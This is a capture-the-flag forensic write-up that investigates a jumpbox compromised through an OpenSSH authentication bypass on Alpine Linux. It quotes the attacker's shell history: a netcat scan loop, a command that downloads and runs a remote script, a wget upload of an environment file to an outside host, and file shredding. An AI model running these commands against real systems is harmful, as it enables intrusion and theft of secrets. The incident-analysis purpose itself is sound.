

Senario ➖Suspicious traffic was observed from a misconfigured jumpbox to a suspicious domain. You have been provided with evidence pulled from the jumpbox server. Determine how the attackers gained access to the server and what activity they performed afterwards.


Analysis ➖SSHole Explained

To start with, SSHole is tracked as CVE-2026-123158 , which attacks openssh in distributions that uses **musl c library** one of which is alpine Linux . The attack takes advantage of an overflow of the length of the password. When user accounts are set with an asterisk in their password field in the /etc/shadow file . If the environment has at least one account with a valid sha265 or sha512 password hash the logic can be manipulated to compare the returned asterisk to the account asterisk allowing to bypass authentication.

Start Analyzing the incident we Need First to Verify that the system is Vulnerable to SSHole which can be determined by reading the os-realse file

```
┌──(kali㉿kali)-[~/Htb/SSHole/SSHole/etc]
└─$ cat os-release
NAME="Alpine Linux"
ID=alpine
VERSION_ID=3.24.3
PRETTY_NAME="Alpine Linux v3.24"
HOME_URL="https://alpinelinux.org/"
BUG_REPORT_URL="https://gitlab.alpinelinux.org/alpine/aports/-/issues"
```

As we can see it's running **Alpine Linux 3.24.3** which is indeed vulnerable to **CVE-2026-123158** .



Viewing the Log File we Observe that there was a failed attempt to connect to the victim account then after 3 seconds a successful attempt at **2026-11-06 11:27:08** to the account **adminsvc** suggesting that the attacker executed his attack to bypass authentication by launching the asterisk * value to get compared to the account asterisk as has been explained earlier .

If we got back to the home directory of the victim account we can see there is .ash_history file so we can view his command line history.

```
┌──(kali㉿kali)-[~/.../SSHole/SSHole/home/adminsvc]
└─$ cat .ash_history
ls -la
for ip in {1..254}; do nc -zvw 1 192.168.18.$ip 1-65535 2>&1 |
grep -E "succeeded|open"; done
vi scanreport.txt
cat scanreport.txt
bash <(wget -qO-
https://raw.githubusercontent.com/papinyurii33/devscripts/refs/hea
ds/main/setup.sh)
ls -la /tmp
ls -l /tmp/.devenv
wget --post-file=/tmp/.devenv -O- https://devv.coding.eu/process
shred -u /tmp/.devenv
exit
```

He conducted an active host discovery & port scanning using netcat and simple bash scripting . Also it's noticed that he transferred a file back to his C2 channel specifically at **https://devv.coding.eu/process** the filename suggests its developers environment variables which may contain sensitive information .